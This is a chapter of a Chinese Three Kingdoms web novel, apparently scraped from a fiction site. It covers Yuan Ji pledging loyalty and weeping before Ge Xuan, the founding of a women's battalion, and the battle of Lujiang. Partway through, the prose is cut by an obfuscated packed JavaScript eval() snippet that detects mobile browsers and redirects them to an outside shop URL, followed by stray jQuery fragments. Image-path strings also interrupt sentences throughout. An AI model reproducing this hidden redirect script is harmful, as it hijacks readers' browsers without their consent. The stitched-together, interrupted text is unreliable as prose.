文趣网 > 都市小说 > [三国]恶女势必要青史留名 > 106. 无为有处
    葛玄隔着屏风看到了一个清瘦如竹的身影,只是一眼,她就知道这人是袁基。

    “陈王殿下。”袁基向从屏风后出来的刘宠作揖,也对葛玄做作揖了,但没有称谓。

    袁基没有唤她。

    但葛玄看见袁基的嘴颤抖似的张了张,没有发出声音,眼底破碎也被藏在一瞬的低头下。

    刘宠没有管他什么破碎不破碎,径直走到上座,用审视的目光打量道:“袁公已经称霸北方,手握重兵甚至能和曹操一战,不再是从前需要本王救援的人了。这次来是想做什么?来看本王笑话?”

    她还记着袁基囚禁葛玄的事,就算他现在实力雄厚,甚至能帮到她,她也没给他好脸色。

    “在下得知殿下安全归来,念及往日相助之恩,特意前来探望。”袁基没有挂上那张虚伪的假笑,所以也让他下面说的话听起来真挚了许多。

    但刘宠依旧不买单,到底是想念谁,她还不清楚?她语气生硬道:“别客套了,直接说吧。”

    “在下欲与袁氏归顺殿下。”

    刘宠挑了挑眉,看了眼葛玄,葛玄脸上玩味的表情逐渐浮现,她也觉得狐疑:“这个时候?你确定?我现在可是人人得以斥骂的假陈王,这个时候你但凡与我沾上关系,可就成罪人了。”

    “如此乱世,谁人不是反贼,但只要反贼能终结乱世,世人也会歌颂她为英雄。殿下离去两年,手下将领大臣都在为你坚守,足以见得殿下得人心,是明君。东汉不缺英雄,却缺明君,所以在下看好殿下。”

    “喔~所以你之前归顺我不是因为看好我。那这次呢,我怎么知道你是真的看好我,而不是因为……啊?”刘宠说着看向葛玄,收获葛玄一枚鄙夷的笑眼后,她摇晃着手站起来,径直走向门口:“哎不管了!军中还有许多要务要处理,葛玄,你和袁基谈,把结果知会我一声。”

    中原的寒风掠过屋内,在温暖中不经意浮出的寒意,会让人不自觉想往屋内另一人身上靠拢。

    葛玄也很久没见他了,袁基如此破碎的神情她只在袁基亲人离世时短暂看过一眼。

    所以她也是他无比重要的人吗?重要到什么程度呢?

    葛玄道:“你不是要重振袁氏吗?怎么又改变主意了?”

    “同心而离居,忧伤以终老。无论得卿之心,抑或得卿之身,总需卿活着方有意义。你那日走了后,我一直在想,没有你难道我就不能活了吗?但我发现我不行,你走后每一日我都无比煎熬,我知道,你要兵和权,所以我要把北方打下来,届时你自然会需要我,可……可我等来的却是你的死讯……”

    袁基红了眼眶,声线像被人抚弄的琴,颤抖、沙哑。就算在那种时候,葛玄都没有听过他如此直白的抒发爱意,也许袁基真的为葛玄的死伤透了心。

    原来自己的死活也对某人有着如此大的意义,她有什么办法,只能更加怜爱这个需要自己的宠物了。

    “我派人将柴桑那一块所有都打捞过,但一无所获,没有你的尸体我就知道你不会那么轻易就死了的。但我、我真的感知不到你的气息了,我真的很怕你死了,而我与你最后一面却如此不堪……”

    一滴泪从他眼尾滑落,他喉间哽咽再难压抑,转瞬便泪如雨下,砸湿手背与衣襟。他不肯低头,眼底光碎,抽噎不止,却还是那么自持,与生俱来的傲骨配以哭的梨花带雨的面容,更显一分独特的清贵。

    袁基是会想很多的人,一个小小的念头都能引发他无数猜想,所以葛玄知道这两年袁基有多煎熬。

    她抬起手,轻轻抚摸袁基的脸,声音也带了分沙哑:“你瘦了,也憔悴了。”

    他像只受了委屈的小猫,鼻尖泛红,脸颊还沾着未干的泪痕,轻轻往葛玄的手上蹭贴,带着几分不自知的依赖与渴求。

    “如果我真的死了,你要怎么办?”

    “双棺并椁,需两具亡魂相伴。你若当真殒命黄泉,我便来陪你。”

    心底的酥麻传到了指尖,葛玄指尖一路滑落,揽住了袁基的腰身。她好想把他彻底揉进自己身体里,好想狠狠蹂躏他一番。

    爱意沉甸甸落在心头,葛玄怎么忍心把他抛弃?

    “袁基,只要你听话,乖乖呆在我身边,我们就还是像以往那样,好不好?”

    “好。”袁基将头埋入葛玄怀中,乖顺又落寞,如同迷途寻栖的幼兽,静静依偎着。

    “那现在,动用你的人,把记录陈王宗亲的宗正(官员)找出来。”

    曹操已经集结兵队,刘宠他们也要尽快打下庐江,然后与刘备汇合攻占江夏,彻底占据长江以北,以长江为天然的防线抵御孙策,刘宠他们才能全力应对曹操。

    “都给我打起精神!”

    赵云一人走在列队操练的士兵前,目光紧紧追踪每个人的神情,像天空盘旋追踪猎物的老鹰:“北有曹操,南有孙策!此战我们不能败,败了就彻底无家可归了!而且我们不仅不能败,我们更要打个漂亮的翻身仗!士兵们!你们有信心吗!”

    “有!!!”一声声呐喊聚拢起来如雷鸣般响彻云霄。

    刘宠站在队列前,看着士兵一张张“豁出去”的脸,心里虽然无法担保能打赢此战,但也一定会拼尽全力。

    两年过去,不知道孙策是否还一如既往的强劲。

    上次出战,江东军队由孙权来指挥。许久不见那小子,刘宠远远看着他带军出战的阵势,倍感那身影都快要和他哥一样了,就是性子依旧沉稳少言。

    她还真有点期待能在战场上和孙策再酣畅淋漓的打一架,不过经此一事后,作为陈家军主心骨的她已经被禁止上战场了。

    刘宠忽然瞥见身侧的士兵脸色惨白,还左晃右晃似要晕倒。想来也极有可能是寒冬腊月的,这人感染了风寒也未定,便还是问道:“你脸色不是很好,生病了吗?要是生病了就去看军医。”

    “不是的殿下!我、我没事!”士兵一嗓子中气十足地吼道刘宠脸上,但面色看上去愈发惨白,铁青的脸看上去像是怕什么。

    刘宠思索自己语气没有很严苛吧?难道是她看起来凶?但军中无戏言,她说话的语气又重了一分:“没事?要知道你现在逞强,不把病治好,出道战场上……喂!”

    这人没等刘宠把话说完,便直直昏死坠地。

    刘宠其实一直都知道,不少人家会把女子女扮男装推出去,顶替家中应征入伍的男子,美其名曰家中要有男子看守,要有男子传宗接代,然后把女子推出去送死。

    这样的人不在少数,军队中早就司空见惯,所以也不会有人揭发她们。

    只是刘宠从不觉得这事会发生在自己军中,还被她亲自撞见。

    这人是来月事了,天寒地冻还要操练,身体本就吃不消,再加上突然被刘宠一番好心的质问,这女兵最终没撑住,晕倒了。

    军医稍加治疗,喂了些驱寒的汤药,女兵也苏醒过来。她醒来见到刘宠和葛玄居然坐在自己床头,本就苍白的脸变得更加惶恐:“殿下,主簿,求你不要处死我,我、我可以上场杀敌的!我、我不比男子弱,我一样可以冲锋陷阵!”

    刘宠也有被月事折磨的经历,特别是战事紧密的时候,过于操劳,又忧心忡忡,她疼的都要在地上打滚,但面对外人也只能强装无事。

    明明就是很大的事!生理的疼痛在社会洗礼下,变成了女子难以启齿的耻辱。

    这个时候她就很气愤,女子已经要承受生育之痛,每月还有月事困扰,为什么男子什么苦也不用受,就能将女子压在身下?

    刘宠越想越气愤,道:“何故要处死你,本王就算要问责,也是问责背后送你去死之人。既然有你替兄从军,就有第二人替父从军吧?你知道她们在哪个营吗?本王想单独成立一个女兵营,从事一些更能发挥女子优势的战事。”

    见女兵犹犹豫豫地不敢开口,葛玄眼神也柔缓下来:“你忘了,殿下是女子,我也是女子,只有女子才懂女子的处境。我们不会害你,只是感慨你们存在的意义,女子就算打胜仗,立大功,功绩最终都不属于你们。就算打完仗,你们也会被遣回家中。男子希望女子拼尽全力,却又不希望你们得到功名,这不公平。只有更多的女子得到应有的待遇,才能鼓舞更多的女子站起来。”

    军医诊治的屋子很小,一盏烛火就能点亮整间屋子,可女兵看去,不知为何那光亮都聚集到了葛玄和刘宠头上……

    女兵道:“我之前一直觉得殿下和主簿这样的贵人,离我这个小小的士兵很遥远。就算世人如何传颂你们的事迹,说你们如何爱民,我都觉得与我这个只想活下去的人无关。可今

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17720168|208600||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    日一见,我才发觉我是多无知……”

    女扮男装从军,本就小心翼翼,可女子在乱世实在卑微,她知道事情败露必死无疑,早已认命。

    但刘宠没有苛责,没有轻视,反而心生悲悯,体恤难处,还要打破世俗成见,为女子立营。

    突如其来的善待与包容,消解了她所有的惶恐与卑微,心口又酸又暖,万般感激与感动堵在喉间。

    刘宠和葛玄没有多留,让女兵写下军中女扮男装的人后,她们便打算立即去安排女兵营一事。临走时,女兵突然振奋起来:“殿下,主簿,我一定会支持你们的!”

    葛玄给了女兵一个大大的笑脸:“好好修养,或许有朝一日你兄长在战场上见到你,他还要喊你一声长官。”

    庐江战事由刘宠亲自前往指挥,这场仗也可以说是她打过最轻松的一仗:北面袁基出兵兖州边境,压制曹操;江夏有刘备对江东军不断骚扰;张邈和陈登在广陵骚扰建业防线。

    她自己带了一支新军队,正是她们后期组建的这支女兵营,由太史慈率领。

    女兵们凭借身型优势,不惊一兵一卒半夜深入敌人后方营地,等第二天开战时,直捣敌军营地。

    战场前方有赵云和张辽领兵杀敌,后方太史慈和女兵夹击,江东军虽不说大败,但也被打的仓皇撤离。

    虽然此战刘宠未见孙策身影,但她见到了周瑜。

    看着他那副耻高气昂的姿态,她才想起来那年她随父入洛阳,洛阳令周异也有个同清冷孤高的儿子。

    对于自己父亲对别家孩子的喜爱,小男孩并不开心,但也没有生气,只是在一旁观察。

    刘宠觉得那是毒蛇即将扑出洞口,一口咬死猎物般的蓄势待发,所以她也没有与这个小男孩多接触。

    陈国的庆功宴上,赵云不胜酒力,几杯就醉的不省人事。刘宠便亲自把人带回房了,不知道还回不回来。

    张辽太累了,带了一大堆吃食就回去休息了。诸葛亮要乖乖等宴会结束才离席,只有太史慈还在不醉不归。

